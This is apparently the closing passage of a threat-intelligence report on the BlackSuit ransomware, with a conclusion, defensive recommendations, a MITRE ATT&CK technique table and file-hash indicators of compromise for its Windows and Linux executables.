

Figure 22 – Ransom Note Embedded in the BlackSuit Ransomware

Conclusion

Ransomware attacks are getting more prevalent, with a recent surge in the number of emerging new groups. BlackSuit is among the latest ransomware strains to the surface, and while there are similarities in its code with Royal ransomware, their connection is not yet confirmed.

BlackSuit has not yet publicly revealed any information about its victims, but it is possible that they may do so in the future. The group has already increased its attack surface by targeting different operating systems.

Our Recommendations

With Threat Actors and their TTPs increasing in sophistication and rapid adoption of new Ransomware techniques alongside the increasing use of Artificial Intelligence, the industry continues its search for the proverbial silver bullet to counter this cyber threat.

However, there are a few cybersecurity measures that we strongly recommend to organizations to reduce the likelihood of a successful attack:

- Define and implement a backup process and secure those backup copies by keeping them offline or on a separate network
- Monitor darkweb activities for early indicators and threat mitigation

- Enforce password change policies for the network and critical business applications or consider implementing multi-factor authentication for all remote network access points
- Reduce the attack surface by ensuring that sensitive ports are not exposed to the Internet
- Conduct cybersecurity awareness programs for employees, third parties, and vendors
- Implement a risk-based vulnerability management process for IT infrastructure to ensure that critical vulnerabilities and security misconfigurations are identified and prioritized for remediation
- Instruct users to refrain from opening untrusted links and email attachments without verifying their authenticity
- Deploy reputed anti-virus and internet security software packages on your company-managed devices, including PCs, laptops, and mobile devices
- Turn on the automatic software update features on computers, mobiles, and other connected devices

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Execution	T1204 T1059	User Execution Command and Scripting Interpreter
Discovery	T1057 T1082 T1083	Process Discovery System Information Discovery File and Directory Discovery
Impact	T1486 T1490	Data Encrypted for Impact Inhibit System Recovery

Indicators of Compromise (IOCs)

Indicators	Indicator Type	Description
748de52961d2f182d47e88d736f6c835 30cc7724be4a09d5bcd9254197af05e9fab76455 90ae0c693f6ffd6dc5bb2d5a5ef078629c3d77f874b2d2ebd9e109d8ca049f2c	MD5 SHA1 SHA256	BlackSuit Windows Executable
9656cd12e3a85b869ad90a0528ca026e 861793c4e0d4a92844994b640cc6bc3e20944a73 1c849adcccad4643303297fb66bfe81c5536be39a87601d67664af1d14e02b9e	MD5 SHA1 SHA256	BlackSuit Linux Executable